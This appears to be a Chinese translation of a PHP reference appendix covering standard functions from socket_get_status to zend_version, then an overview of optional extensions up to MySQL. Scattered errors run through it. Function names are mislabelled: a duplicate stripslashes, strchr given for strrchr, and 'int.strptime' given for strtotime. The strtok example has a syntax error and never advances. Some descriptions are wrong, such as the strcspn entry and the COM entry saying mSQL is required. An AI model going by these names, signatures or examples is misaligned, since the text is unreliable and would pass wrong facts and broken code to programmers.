返回与 `socket` 信息关联的数组。返回下面的值：

<code>timed_out</code>	如果套接字在等待数据时超时则返回 <code>true</code>
<code>blocked</code>	如果套接字阻塞则返回 <code>true</code>
<code>ecf</code>	如果发生 EOF 事件则返回 <code>true</code>
<code>unread_bytes</code>	在套接字缓冲区中尚未读取的字节数

socket_set_blocking

```
int socket_set_blocking(resource socket, bool mode)
```

如果 *mode* 为 `true`，则设置套接字为阻塞模式；如果 *mode* 为 `false`，则设置套接字为非阻塞模式。在阻塞模式下，从套接字获取数据的函数（例如 `fgets()`）在套接字中的数据可用之后才返回。在非阻塞模式下，这种调用立即返回，即使结果为空。

socket_set_timeout

```
bool socket_set_timeout(int socket, int seconds, int microseconds)
```

为 *socket* 设定超时时间为 *seconds* 秒及 *microseconds* 微秒之和。如果操作成功则返回 `true`；否则返回 `false`。

sort

```
void sort(array array[, int flags])
```

将给定数组中的值按升序排序。第二个参数可以为排序提供更多控制，它可以是下列值之一：

<code>SORT_REGULAR</code> (默认)	按普通方式比较元素
<code>SORT_NUMERIC</code>	按数字方式比较元素
<code>SORT_STRING</code>	按字符串方式比较元素

第五章中有更多关于使用这个函数的信息。

soundex

```
string soundex(string string)
```

计算并返回 *string* 的 `soundex` 键。发音相同（开头字母也相同）的单词有相等的 `soundex` 值。

split

```
array split(string pattern, string string[, int limit])
```

把字符串 *string* 按正则表达式 *pattern* 分开，返回分开字符串得到的数组。如果指定了 *limit*，则至多返回该数目的子字符串；最后的子字符串包含 *string* 的剩余部分。

如果不希望按照正则表达式分开，函数 `explode()` 有相似的功能而且执行速度更快。

spliti

```
array spliti(string pattern, string string[, int limit])
```

把字符串 *string* 按正则表达式 *pattern* 分开，返回分开字符串得到的数组。模式匹配不区分大小写。如果指定了 *limit*，则至多返回该数目的子字符串；最后的子字符串包含 *string* 的剩余部分。这个函数是 `split()` 的不区分大小写版本。

sprintf

```
string sprintf(string format[, mixed value1[, ... mixed valueN]])
```

对 *format* 填充参数，返回生成的字符串。参考 `printf` 函数可获得更多关于使用这个函数的信息。

sql_regcase

```
string sql_regcase(string match)
```

创建并返回匹配 *match* 的正则表达式，忽略大小写。返回的结果中包含在 *match* 中的大小写字母：例如，给定 “O'Reilly”，函数返回 “[Oo][Rr][Ee][Ii][Ll][Ll][Yy]”。

sqrt

```
double sqrt(double number)
```

返回 *number* 的平方根。

srand

```
void srand(int seed)
```

用 *seed* 激活标准伪随机数产生器。在调用 `rand()` 函数前，需要用变化的数字作为这个函数的参数，例如 `time()` 函数返回的结果。

sscanf

```
mixed sscanf(string string, string format[, mixed variable1 ...])
```

按照 *format* 值的格式解析 *string*, 解析的值返回到数组中, 如果给定 *variable1* 到 *variableN* (必须是通过引用传递的变量), 那么返回到变量中。

format 字符串和在 `sprintf()` 中使用的--样。例如:

```
$name = sscanf("Name: k.tatroe", "Name: %s"); // $name 有 "k.tatroe"
list($month, $day, $year) = sscanf("June 30, 2001", "%s %d, %d");
$count = sscanf("June 30, 2001", "%s %d, %d", &$month, &$day, &$year);
```

stat

```
array stat(string path)
```

返回与 *path* 文件的信息关联的数组。如果 *path* 是符号链接, 则返回 *path* 确定的文件的相关信息。返回值及其意义的清单参见 `fstat` 函数。

str_pad

```
string str_pad(string string, string length[, string pad[, int type]])
```

用 *pad* 填充 *string* 字符串, 使 *string* 的长度达到 *length* 个字符, 然后返回结果字符串。指定 *type* 可以控制填充的地方。 *type* 可以是下列值:

STR_PAD_RIGHT (默认)	在 <i>string</i> 的右边填充
STR_PAD_LEFT	在 <i>string</i> 的左边填充
STR_PAD_BOTH	在 <i>string</i> 的两头都填充

str_repeat

```
string str_repeat(string string, int count)
```

返回一个由 *count* 个 *string* 组成的字符串。如果 *count* 不大于 0, 则返回空字符串。

str_replace

```
[mixed] str_replace(mixed search, mixed replace, mixed string)
```

在 *string* 中搜索 *search*, 并用 *replace* 替换。如果三个参数都是字符串, 则返回字符串。如果 *string* 是数组, 替换将在每个元素中执行, 并返回数组。如果 *search*

和 *replace* 都是数组，则被搜索到的元素用 *replace* 中相同序号的元素替换。如果 *search* 是数组，*replace* 是字符串，则在 *search* 中出现的元素都由 *replace* 替换。

strcasecmp

```
int strcasecmp(string one, string two)
```

比较两个字符串；如果 *one* 小于 *two*，则返回小于 0 的数；如果两个字符串相等，则返回 0；如果 *one* 大于 *two* 则返回大于 0 的数。比较是不区分大小写的——也就是说，“Alphabet”和“alphabet”被认为是相等的。这个函数是 *strcmp()* 的不区分大小写版本。

strchr

```
string strchr(string string, string character)
```

这个函数是 *strstr()* 的别名。

strcmp

```
int strcmp(string one, string two)
```

比较两个字符串；如果 *one* 小于 *two*，则返回小于 0 的数；如果两个字符串相等，则返回 0；如果 *one* 大于 *two* 则返回大于 0 的数。比较是区分大小写的——也就是说，“Alphabet”和“alphabet”被认为是不相等的。

strcoll

```
int strcoll(string one, string two)
```

用当前场所的规则比较两个字符串；如果 *one* 小于 *two*，则返回小于 0 的数；如果两个字符串相等，则返回 0；如果 *one* 大于 *two* 则返回大于 0 的数。比较是区分大小写的——也就是说，“Alphabet”和“alphabet”被认为是不相等的。

strcspn

```
int strcspn(string string, string characters)
```

返回 `characters` 和 `string` 中第一个不同字符的位置。

strftime

```
string strftime(string format[, int timestamp])
```

根据第一个参数提供的 `format` 字符串和当前场所格式化时间和日期。如果第二个参数没有指定，那么使用当前时间和日期。下列字母可以出现在 `format` 字符串中：

<code>%a</code>	一周中某天的名字，用三个字母的简称；例如：“Mon”
<code>%A</code>	一周中某天的名字；例如：“Monday”
<code>%b</code>	月份名字的三字母简称；例如：“Aug”
<code>%B</code>	月份的名字；例如：“August”
<code>%c</code>	当前场所的时间和日期
<code>%C</code>	世纪的最后两位数字
<code>%d</code>	两位数字表示的月中某天，如果需要，可以在前面加个0；例如：“01”到“31”
<code>%D</code>	和 <code>%m%d%y</code> 相同
<code>%e</code>	两位数字表示的月中某天，如果需要，可以在前面加个空格；例如：“1”到“31”
<code>%h</code>	和 <code>%b</code> 相同
<code>%H</code>	24小时格式的小时，如果需要，可以在前面加个0；例如：“00”到“23”
<code>%I</code>	12小时格式的小时；例如：“1”到“12”
<code>%j</code>	一年中的某天，如果需要，可以在前面加0；例如：“001”到“365”
<code>%m</code>	月份、如果需要，可以在前面加0；例如：“01”到“12”
<code>%M</code>	分钟
<code>%n</code>	换行符（\n）
<code>%p</code>	“am”或“pm”
<code>%r</code>	和 <code>%I:%M:%S %p</code> 一样
<code>%R</code>	和 <code>%H:%M:%S</code> 一样

%S	秒钟
%t	制表符 (\t)
%T	和 %H:%M:%S 一样
%u	一周中的某天, 以“1”表示星期一
%U	一年中的某周, 以第一个星期日开始计数
%V	ISO 8601: 1998 标准中一年中的某周——从至少有四天的第一个周的星期日开始计数
%W	一年中的周序数, 从第一个星期日开始计数
%w	一周的某一天的序数, “0”表示星期日
%x	当前场所的日期格式
%X	当前场所的时间格式
%y	两位数字表示的年份; 例如: “98”
%Y	四位数字表示的年份; 例如: “1998”
%Z	时区的名称或简称
%%	百分号 (%)

stripslashes

```
string stripslashes(string string, string characters)
```

将 *string* 中 *characters* 前面的反斜线去掉。可以用句点分开两个字母来指定一定范围的字母: 例如, 去掉 a 到 q 之间字母前的反斜线, 用 "a..q"。 *characters* 可以是多个字母或一定范围的字母。 *stripslashes()* 函数是 *addslashes()* 的反函数。

stripslashes

```
string stripslashes(string string)
```

将 *string* 中含有 SQL 特定意义的字符序列还原, 去掉前面的反斜线。单引号 (')、双引号 (")、反斜线 (\) 和空字节 ("\0") 被转义。函数是 *addslashes()* 的反函数。

strip_tags

```
string strip_tags(string string[, string allowed])
```

从 *string* 中删除 PHP 和 HTML 标签并返回。*allowed* 参数可以指定去掉某些特定的标签。这个字符串包含用逗号隔开的需要忽略的标签清单；例如，"****,**<i>**" 将保留加粗标签和斜体标签。

stristr

```
string stristr(string string, string search)
```

在 *string* 中搜索 *search*，不区分大小写。返回从 *search* 第一次出现的地方到 *string* 尾之间的子字符串。如果没有搜索到 *search*，函数返回 false。这个函数是 *strstr()* 的不区分大小写版本。

strlen

```
int strlen(string string)
```

返回 *string* 中字符的个数。

strnatcasecmp

```
int strnatcasecmp(string one, string two)
```

比较两个字符串；如果 *one* 小于 *two*，则返回小于 0 的数；如果两个字符串相等，则返回 0；如果 *one* 大于 *two* 则返回大于 0 的数。比较是不区分大小写的——也就是说，“Alphabet”和“alphabet”是相等的。函数使用自然顺序算法——在字符串中的数字的比较比计算机中的普通方式要自然。例如，*strcmp()* 的排序为“1”、“10”和“2”，但是 *strnatcmp()* 排序的方式为“1”、“2”和“10”。这个函数是大小写无关的 *strnatcmp()* 的不区分大小写版本。

strnatcmp

```
int strnatcmp(string one, string two)
```

比较两个字符串；如果 *one* 小于 *two*，则返回小于 0 的数；如果两个字符串相等，则

返回 0: 如果 *one* 大于 *two* 则返回大于 0 的数。比较是区分大小写的 —— 也就是说, “Alphabet” 和 “alphabet” 是不相等的。函数使用自然顺序算法 —— 在字符串中的数字的比较比计算机中的普通方式要自然。例如, `strcmp()` 的排序为 “1”、 “10” 和 “2”, 但是 `strnatcmp()` 排序的方式为 “1”、 “2” 和 “10”。

strncmp

```
int strncmp(string one, string two[, int length])
```

比较两个字符串; 如果 *one* 小于 *two*, 则返回小于 0 的数; 如果两个字符串相等, 则返回 0; 如果 *one* 大于 *two* 则返回大于 0 的数。比较是区分大小写的 —— 也就是说, “Alphabet” 和 “alphabet” 是不相等的。如果指定了 *length*, 将比较不超过 *length* 个字符。如果两个字符串都少于 *length* 个字符, 那么字符串的长度决定比较多少字符。

strpos

```
int strpos(string string, string value[, int offset])
```

返回 *vlaue* 在 *string* 中第一次出现的位置。如果指定了 *offset*, 函数将从 *offset* 位置开始搜索。如果没有查找到则返回 `false`。

strchr

```
string strchr(string string, string character)
```

返回 *character* 最后一次出现在 *string* 中的位置到 *string* 尾的子字符串。如果没有查找到 *chatacter*, 则返回 `false`。如果 *character* 包含多个字符, 只有第一个被使用。

strrev

```
string strrev(string string)
```

返回 *string* 的倒序字符串。例如:

```
$string = strrev("Hello, world"); // 包含 "dlrow ,olleH"
```

strrpos

```
int strrpos(string string, string search)
```

返回 *search* 最后一次出现在 *string* 中的位置，如果没有发现则返回 *false*。

strspn

```
int strspn(string string, string characters)
```

返回 *string* 中单独含有 *characters* 中字符的子字符串的长度。

strstr

```
string strstr(string string, string character)
```

返回 *character* 第一次出现在 *string* 中的位置到 *string* 尾之间的子字符串。如果没有查找到 *character*，则返回 *false*。如果 *character* 包含多个字符，只有第一个被使用。

strtok

```
string strtok(string string, string token)
```

```
string strtok(string token)
```

把 *string* 分隔成标记 (*token*)，分隔字符就是在 *token* 中出现的字符。第一次对一个字符串调用 *strtok()*，要使用函数的原型；后面使用时，只需提供标记即可。函数包含指向每个调用的字符串的指针。例如：

```
$string = "This is the time for all good men to come to the aid of their country."  
$current = strtok($string, ' .;,\'"');  
while(!($current === FALSE)) {  
    print($current . "<br />";  
}
```

strtolower

```
string strtolower(string string)
```

返回参数 *string* 的小写形式。用于转换字母的表是特定于场所的。

strptime

```
int.strptime(string time[, int timestamp])
```

把英语描述的时间和日期转换为Unix时间戳的值。可以给出可选的参数 *timestamp* 作为函数的 now 值；如果没有指定，函数使用当前日期和时间。

描述字符串可以是一定格式的值。例如，下列所有值都可用：

```
echo.strptime("now");  
echo.strptime("+1 week");  
echo.strptime("-1 week 2 days 4 seconds");  
echo.strptime("2 January 1972");
```

strtoupper

```
string strtoupper(string string)
```

把 *string* 中的所有字符都转换为大写字母。用于转换字母的表是特定于场所的。

strtr

```
string strtr(string string, string from, string to)
```

把 *string* 中出现在 *from* 中的字符用 *to* 中同位置的字符替换。

strval

```
string strval(mixed value)
```

返回和 *value* 相等的字符串。如果 *value* 不是标量值（对象或数组），函数返回空字符串。

substr

```
string substr(string string, int offset[, int length])
```

返回 *string* 的子字符串。如果 *offset* 是正值，子字符串从 *offset* 位置开始；如果是负数，子字符串从 *string* 的尾部前 *offset* 位开始。如果 *length* 给定为正值，则返回从子字符串开始该数目的字符串。如果 *length* 给定为负值，则返回 *string*

的后 *length* 个字符组成的子字符串。如果没有给定 *length*，则子字符串包含到 *string* 尾的所有字符。

substr_count

```
int substr_count(string string, string search)
```

返回 *search* 出现在 *string* 中的次数。

substr_replace

```
string substr_replace(string string, string replace, string offset[, int length])
```

把 *string* 中的一个子字符串替换为 *replace*。被替换的子字符串的选定规则同 *substr()* 中的规则一致。

symlink

```
int symlink(string path, string new)
```

在路径 *new* 处创建一个到 *path* 的符号链接。如果链接成功创建则返回 *true*，否则返回 *false*。

syslog

```
int syslog(int priority, string message)
```

发送一个错误消息到系统日志工具。在 Unix 系统下，同 *syslog(3)* 一样；在 Windows NT 下，消息被记录到 NT 事件日志中。被记录的消息拥有给定的优先权，即下面的某一种（以优先权的降序排列）：

LOG_EMERG	系统不稳定产生的错误
LOG_ALERT	需要立即反应的情况记录
LOG_CRIT	关键情况的记录
LOG_ERR	普通错误情况的错误
LOG_WARNING	警告消息
LOG_NOTICE	正常但情况严重的消息

LOG_INFO	不需要反应的错误信息消息
LOG_DEBUG	仅用于调试的错误

如果 `message` 包含字符 `%m`，它们将被当前错误消息替代（如果设置了的话）。如果成功记录则返回 `true`，否则返回 `false`。

system

```
string system(string command[, int return])
```

通过 shell 执行命令 `command`，返回命令结果的最后一行。如果指定了 `return`，则可以返回命令的状态信息。

tan

```
double tan(double value)
```

返回 `value`（以弧度为单位）的正切值。

tempnam

```
string tempnam(string path, string prefix)
```

在 `path` 目录中生成一个唯一的文件名并返回。如果 `path` 不存在，则生成的临时文件被放在系统的临时目录中。文件名以 `prefix` 为前缀。如果操作不能执行则返回 `null` 字符串。

time

```
int time()
```

返回当前的 Unix 时间戳。

tmpfile

```
int tmpfile()
```

生成唯一的临时文件，以写权限打开，返回文件资源句柄。

touch

```
bool touch(string path[, int time])
```

把 *path* 的修改时间赋给 *time* (Unix 时间戳的值)。如果没有指定 *time*, 则默认为当前时间。如果文件不存在, 则生成。如果函数成功执行则返回 `true`, 否则返回 `false`。

trigger_error

```
void trigger_error(string error[, int type])
```

触发错误情况; 如果类型 *type* 没有指定, 则默认为 `E_USER_NOTICE`。下列类型是合法的:

<code>E_USER_ERROR</code>	用户产生的错误
<code>E_USER_WARNING</code>	用户产生的警告
<code>E_USER_NOTICE</code> (默认)	用户产生的提示

如果错误信息超过 1KB, 则被截取到 1KB。

trim

```
string trim(string string)
```

把 *string* 头部和尾部的所有空白字符去掉; 要去掉的字符是 `\n`、`\r`、`\t`、`\v`、`\0` 和空格。

uasort

```
void uasort(array array, string function)
```

用户自定义的函数对数组排序, 保留值的键。参考第五章和 `usort` 函数可以得到更多使用这个函数的信息。

ucfirst

```
string ucfirst(string string)
```

返回 *string* 的第一个字符，如果是字母，则转换成大写形式。用于转换字母的表是特定于场所的。

ucwords

```
string ucwords(string string)
```

返回 *string* 中每个单词的第一个字符，如果是字母，则转换成大写形式。用于转换字母的是特定于场所的。

uksort

```
void uksort(array array, string function)
```

用用户自定义的函数对数组的键进行排序，保留值的键。参考第五章和 `usort` 函数可以得到使用这个函数的更多信息。

umask

```
int umask([int mask])
```

设置 PHP 的默认权限为 *mask*，如果操作成功则返回以前的掩码，如果出错则返回 `false`。前面的默认权限在当前脚本的最后被恢复。如果没有提供 *mask* 参数，则返回当前的权限。

uniqid

```
string uniqid(string prefix[, bool more_entropy])
```

基于当前时间的微秒数返回以 *prefix* 为前缀的标识符。如果 *more_entropy* 被指定为 `true`，则在字符串后附加一个随机字符。结果字符串是 13 个字符（如果 *more_entropy* 没有指定或为 `false`）或 23 个字符（如果 *more_entropy* 是 `true`）。

unlink

```
int unlink(string path)
```

删除 *path* 文件。如果操作成功则返回 `true`，否则返回 `false`。

unpack

```
array unpack(string format, string data)
```

返回数组，值从二进制字符串 *data* 获得，*data* 必须是经过 `pack()` 函数处理的 *format* 格式的字符串。

unregister_tick_function

```
void unregister_tick_function(string name)
```

删除函数 *name*，该函数在前面用 `register_tick_function()` 函数注册为时钟函数。之后不会在时钟的每次滴答期间被调用。

unserialize

```
mixed unserialize(string data)
```

返回在 *data* 中存储的数据，*data* 是前面用 `serialize()` 进行过串行化的数据。

unset

```
void unset(mixed name[, mixed name2[, ... mixed nameN]])
```

彻底删除给定的变量；PHP 不再承认这个变量，即使变量在之前有值。

urldecode

```
string urldecode(string url)
```

对于已经进行 URI 编码的 *url* 解码，返回生成的字符串。一些字符用 % 及后随的十六进制数字代替；例如，空格用 %20 替换。这个函数和 `rawurlencode()` 不同，`rawurlencode()` 把空格处理成加号 (+)。

user_error

```
void user_error(string error[, int type])
```

这个函数名是 `trigger_error()` 的别名。

usleep

```
void usleep(int time)
```

暂停当前脚本的运行，等待 *time* 微秒。

usort

```
void usort(array array, string function)
```

用用户自定义的函数对数组排序。提供的函数使用两个参数。如果第一个参数小于第二个则返回小于0的整数，如果两个参数相等则返回0，如果第一个参数大于第二个则返回大于0的整数。两个元素相等时的顺序不定。参考第五章可以得到使用这个函数的更多信息。

var_dump

```
void var_dump(mixed name[, mixed name2[, ... mixed nameN]])
```

输出相关信息，包含给定变量的类型和值。输出的结果和 `print_r()` 一样。

version_compare

```
int version_compare(string one, string two[, string operator])
```

比较格式如“4.1.0”的字符串，如果 *one* 比 *two* 小则返回 -1，如果相等则返回 0，如果 *one* 比 *two* 大则返回 1。如果指定了 *operator*，操作符 *operator* 对两个字符串进行比较，返回比较的值。可用的操作符有 < 或 lt; <= 或 le; > 或 gt; >= 或 ge; ==、=、或 eq; !=、<> 和 ne。

vprintf

```
void vprintf(string format[, array values])
```

用数组 *values* 中给出的参数对 *format* 进行填充，并输出结果字符串。参考 `printf` 部分可以得到更多关于使用这个函数的信息。

vsprintf

```
string vsprintf(string format[, array values])
```

用数组 *values* 中给出的参数对 *format* 进行填充、生成新字符串并输出。参考 `printf` 部分可以得到更多关于使用这个函数的信息。

wordwrap

```
string wordwrap(string string[, int size[, string postfix[, int force]]])
```

在 *string* 中，每 *size* 个字符插入一个 *postfix*，最后在末尾插入一个，返回结果字符串。在插入时，函数将尽可能不在单词的内部插入。如果没有指定，*postfix* 默认为 `\r\n`，*size* 默认为 76。如果 *force* 设定为 `true`，字符串将被截断为给定长度（这使得函数和 `chunk_split()` 具有同样的功能）。

zend_logo_guid

```
string zend_logo_guid()
```

返回可以连接到 Zend 徽标的 ID。参见 `php_logo_guid` 中的用法示例。

zend_version

```
string zend_version()
```

返回当前运行 PHP 进程的 Zend 引擎的版本号。

附录二

扩展概述

除了在附录一中描述的标准扩展函数之外，还有一些可选的扩展为PHP提供了其他的功能。一般来说，这些可选的扩展是同第三方代码库的接口。要使用这些函数，必须安装相应的库，然后用适当的编译时指令重新编译PHP。

本附录将对PHP的扩展做总体介绍，而不是对其中的函数进行详细描述。在PHP Web 站点 <http://www.php.net> 上有关于扩展的详细文档。

可选扩展清单

本附录中的清单依据扩展的名字按字母表顺序排列。在必要时，提供了向PHP添加扩展所需的PHP编译时指令。因为Web内容经常变动，所以在此没有提供运行扩展所需要的第三方代码库的下载地址，但是可以在PHP Web 站点上查找当前的下载地址。

Apache

Apache 库包含在Apache下运行PHP的函数。

这个库只有当PHP运行在Apache Web服务器下时才可用。要启用这个扩展，必须用 `--with-apache[=DIR]` 指令编译PHP。

aspell

aspell PHP库和aspell C库一起检查单词的拼写，为单词的拼写错误提供纠错方法。aspell PHP库只能在旧版本的aspell下工作，最好使用pspell库，因为pspell可以在旧版本及最新版本的aspell下工作。

要使用aspell函数，必须安装aspell的C库（版本0.27或更早的版本），还要用--enable-aspell指令编译PHP。

BCMath Arbitrary Precision Mathematics

如果需要PHP提供比默认的内置浮点数精度更高的浮点数，可以使用BCMath库。这个库支持任意精度。

要使用BCMath函数，必须用--enable-bcmath指令编译PHP。

bzip2 Comprssion

读写bzip2压缩文件要启用bzip2库。

要使用bzip2函数，必须安装1.0或更新版本的bzip2或libbzip2库，然后用--with-b2[=DIR]指令编译PHP。

Calendar

Calendar库提供转换不同日历格式的函数，包含Julian Day Count、罗马教皇格利高里的日历（Gregorian calendar）、犹太日历（the Jewish calendar）、法兰西共和国日历（the French Republic Calendar）和Unix时间戳值。

要使用日历函数，必须用--enable-calendar指令编译PHP。

CCVS

CCVS库提供通过调制解调器从服务器连接到信用卡处理中心的函数。

要使用CCVS函数，必须安装CCVS库，并用--with-ccvs=[=DIR]指令编译PHP。另外，PHP必须和CCVS运行在同一个用户下。

clipdf

clipdf 提供实时创建 Adobe PDF 格式的文档的函数。和 pdflib（参见本附录后面的“pdflib”）不同，clipdf 可以完全在内存中创建 PDF 文件，而不使用临时文件，并可以在多页文档中任意编辑。第十章中有关于创建 PDF 文件的细节。

要使用 clipdf 函数，必须安装 clibdf，并用 `--with-clibpdf` 指令编译 PHP。

COM

COM 扩展提供对 COM 对象的访问支持。

要启用 COM 扩展，必须安装 mSQL，并用 `--with-com[=DIR]` 指令编译 PHP。COM 扩展只在 Windows 平台上可用。

ctype

ctype 库提供函数来检查字符和字符串是否属于不同的分类，例如字母字符或标点符号。该检查将会考虑当前场所。

要使用 ctype 函数，必须用 `--enable-ctype` 指令编译 PHP。

CURL

CURL 函数提供访问 libcurl 的通道。libcurl 是管理通过不同 Internet 协议连到服务器的连接的库。CURL 支持 HTTP、HTTPS、FTP、gopher、telnet、dict、file 和 LDAP 协议；HTTPS 证书；HTTP POST、HTTP PUT 和 FTP 上传；HTTP 基于表单的上传；代理；cookie 和用户鉴别。

要使用 CURL 函数，必须安装 7.0.2 beta 版或更新版本的 CURL，并用 `--with-curl[=DIR]` 指令编译 PHP。

Cybercash

Cybercash 是信用卡处理服务的提供者。Cybercash 函数提供 PHP 到 Cybercash 事务处理的访问通道。

要使用 Cybercash 函数，必须安装 Cybercash 库，并用 `--with-cybercash[=DIR]` 指令编译 PHP。

CyberMUT

CyberMUT 是一种来自 Crédit Mutuel 的金融事务处理服务。

要使用 CyberMUT，必须安装 CyberMUT，并用 `--with-cybermut[=DIR]` 指令编译 PHP。

dBase

尽管我们不推荐使用这个产品，但是 dBase 库可以访问 dBase 格式的数据库文件，而这些数据库文件在一些 Windows 程序中使用。最好只在从 dBase 数据库导入数据或导出数据到 dBase 数据库时才使用这些函数。

要启用 dBase 扩展，必须用 `--enable-dbase` 指令编译 PHP。

DBM

如果希望使用安装简便的数据库，可以使用 DBM 形式的数据库抽象库。里面的函数允许你将记录保存到简单数据库文件。这个扩展库事实上是 DBM 形式数据库抽象库的子集，现在已不推荐使用。

要使用这些函数，必须用 `--with-db` 指令编译 PHP。

DBM-Style Database Abstraction

如果希望使用安装简便的数据库，可以使用 DBM 形式的数据库抽象库 (DBM-Style Database Abstraction)。这些函数允许在简单数据库文件中保存记录。通过该库创建的数据库文件保存简单的键/值对，但并不替换完整规模的关系数据库。

要使用这些函数，必须安装相应的库文件，然后用下列相应的选项编译 PHP：
`--with-dbm` 支持原始 Berkeley 数据库文件（参考“DBM”部分）；`--with-ndbm` 支持较新的 Berkeley 数据库形式；`--with-gdbm` 支持 GNU 版本的 DBM；`--with-db2` 或 `--with-db3` 支持 Sleepycat 软件公司的 DB2 和 DB3；`--with-cdb` 支持 Cdb。

dbx

dbx 扩展提供与 MySQL、PostgreSQL、Microsoft SQL Server 和 ODBC 数据库交互的数据库抽象层。使用 dbx 扩展，可以用单个函数集作用于以上任何类型的数据库。

要使用 dbx 扩展，必须用 `--enable-dbx` 指令编译 PHP。另外，必须和 dbx 一起使用一种或多种数据库扩展。

DOM XML

DOM XML 库用 GNOME 的 libxml 从 XML 文件生成兼容 DOM 的对象树（反序）。DOM XML 解析器和基于事件的解析器不同，因为对于给定文件 DOM XML 解析给出不同节点的树。阅读第十章可以得到启用 XML 的详细信息。

要启用 DOM XML 扩展库，必须安装 2.2.7 或更新版本的 GNOME libxml，并用 `--with-dom[=DIR]` 指令编译 PHP。

EXIF

EXIF（Exchangeable Image File Format，可转换图像文件格式）扩展提供函数以读取储存在设备上的信息；很多数码相机都以 EXIF 格式储存信息。

要使用这些函数，必须安装 EXIF，并用 `--with-exif[=DIR]` 指令编译 PHP。

FDF

FDF（Forms Data Format，表单数据格式）库可以创建 PDF 格式的文档以及从文档中读出数据。FDF 扩展允许从启用了 FDF 的 PDF 文档中解释数据或者把 FDF 格式的字段加入到 PDF 文档中。阅读第十章可以获得关于创建 PDF 文档的详细资料。

要使用 FDF 扩展，必须安装 FDF 工具包（FDFTK），并用 `--with-fdftk[=DIR]` 指令编译 PHP。

filePro

filePro扩展提供以只读方式访问filePro数据库文件的函数。要启用filePro支持，必须用 `--enable-filepro` 指令编译PHP。

FriBiDi

FriBiDi扩展提供函数来重新排列Unicode字符串，其顺序基于已编码的字符集，例如从左到右或从右到左。

要使用这个扩展，必须安装FriBiDi库，并用 `--with-fribidi[=DIR]` 指令编译PHP。

FTP

这个扩展可以访问支持FTP的远程服务器上的文件。PHP默认的文件处理函数提供这个扩展的很多功能。

要使用这个扩展，必须用 `--enable-ftp` 指令编译PHP。

gettext

gettext库来自GNU，它实现NLS（Native Language Support，本国语言支持）接口，它可以用来对应用程序进行国际化。

要启用gettext扩展，必须安装gettext，并用 `--with-gettext[=DIR]` 指令编译PHP。

GMP

如果需要比PHP默认的数字精度更高的精度，可以使用GNU MP（GMP）库。这个库可以提供任意的数学精度。

GMP不是默认可用的。要使用它，必须安装2.0或更新版本的GNU MP，然后用 `--with-gmp[=DIR]` 指令编译PHP。

Hyperwave

Hyperwave是用来储存和管理文档的数据库。任何类型和大小的文档都可以被储存，包括元数据（例如标题），支持所有语言。

要启用 Hyperwave 支持，必须安装 Hyperwave 4.1 或更新版本，并用 `--with-hyperwave` 指令编译 PHP。

ICAP

ICAP 服务器提供日历事件的中心储存。可以用这个扩展或 MCAL 扩展（将在本章后面描述）访问 ICAP 服务器。

要使用这个扩展，必须安装 ICAP 库，然后用 `--with-icap[=DIR]` 指令编译 PHP。

iconv

iconv 扩展提供的函数可以对不同编码的字符串进行转换。

要使用这个扩展，C 库必须支持 `iconv()` 函数，或者必须安装 `libiconv` 库，并用 `--with-iconv[=DIR]` 指令编译 PHP。

IMAP、POP3 和 NNTP

虽然 PHP 提供了简单的函数读取 IMAP、POP、NNTP 和本地信箱的消息，还可以输出消息，但最好使用这个扩展。

要使用这个扩展，必须安装 `c-client`，并用 `--with-imap[=DIR]` 指令编译 PHP。另外，可以用 `--with-kerberos[=DIR]` 选项启用 Kerberos 支持，用 `--with-imap-ssl[=DIR]` 启用 IMAP 扩展的 SSL 支持。

Informix

这个扩展支持 Informix 数据库的访问。

要启用 Informix 扩展，必须安装 Informix 7.0、Informix SE 7.0、Informix Universal

Server (IUS) 9.0、或者 Informix 2000 或更新版本，并用 `--with-informix[=DIR]` 指令编译 PHP。

Ingres II

这个扩展提供的函数允许访问 Ingres II 数据库。

要使用这些函数，必须安装 Open API 库和 IngresII 包含的头文件，并用 `--with-ingres[=DIR]` 指令编译 PHP。

InterBase

这个扩展提供对 InterBase 数据库访问的支持。

要启用这个扩展，必须安装 InterBase 客户端库，并用 `--with-interbase[=DIR]` 指令编译 PHP。

IRC Gateway

IRC Gateway 扩展可以创建 IRC 服务器和 PHP 脚本间的通道。

要使用这个扩展，必须用 `--with-ircg` 指令编译 PHP。

Java

Java 扩展允许在 PHP 脚本中创建 Java 对象并且可以调用方法。

要使用这个扩展，必须安装 JVM，并用 `--with-java` 指令编译 PHP。

Kerberos

Kerberos 扩展提供对 Kerberos 验别的访问。

要使用这个扩展，必须安装 Kerberos，并用 `--with-kerberos[=DIR]` 指令编译 PHP。

LDAP

LDAP (Lightweight Directory Access Protocol, 轻量目录访问协议) 允许从分等级的 LDAP 目录中检索数据。虽然 LDAP 规范被广泛应用, 但主要是用在访问联系和公司组织信息。

要使 PHP 启用 LDAP 支持, 必须用 `--with-ldap[=DIR]` 指令编译 PHP。

MCAL

MCAL (Modular Calendar Access Library, 组件日历访问库) 提供对储存在 MCAL 服务器上的日历事件的支持。MCAL 事件可以存储在本地文件中或远程 ICAP 服务器上。

MCAL 不是默认可用的。要使用它必须安装 `mccl` 或 `libmccl` 库, 并用 `--with-mccl[=DIR]` 指令编译 PHP。

mcrypt

这个扩展提供到 `mcrypt` 库的接口, 可以使用一些不同的加密算法, 包括 (但不只是) DES、Triple DES 和 Blowfish。

要启用这个扩展, 必须安装 `mcrypt`, 并用 `--with-mcrypt[=DIR]` 指令编译 PHP。

mhash

`mhash` 库用来生成校验和、消息摘要、消息鉴别码等。支持很多算法, 包括 MD5、GOST 和 SHA1 等。

要使用 `mhash` 函数, 必须安装 `mhash`, 并用 `--with-mhash[=DIR]` 指令编译 PHP。

Microsoft SQL Server

这个扩展支持 Microsoft SQL Server 数据库的访问。

要启用这个扩展, 必须安装 Microsoft SQL Server 客户端库, 并用 `--with-mssql[=DIR]` 指令编译 PHP。

Ming

Ming 库允许你创建 Shockwave Flash 文件，提供对 Flash4 大部分功能的支持。

要启用这个扩展，必须安装 Ming，并用 `--with-ming[=DIR]` 指令编译 PHP。

mnoGoSearch

mnoGoSearch 扩展提供的函数支持 mnoGoSearch 搜索引擎。这个库为 HTML、PDF 和文本文档提供全文索引和搜索。

要使用这个扩展，必须安装 mnoGoSearch，并用 `--with-mnogosearch[=DIR]` 指令编译 PHP。

mSQL

mSQL 是流行的简单的、低档配置的数据库服务器。这个扩展提供对从 PHP 访问 mSQL 数据库的支持。

要启用这个扩展，必须安装 mSQL，并用 `--with-mysql[=DIR]` 指令编译 PHP。

MySQL

这个扩展提供对 MySQL 数据库服务器的访问支持。因为快速简单并且是轻量的，MySQL 在小型服务器配置上得到广泛运用。

要使用这个扩展，必须安装 MySQL 客户端库，并用 `--with-mysql[=DIR]` 指令编译 PHP。

ODBC

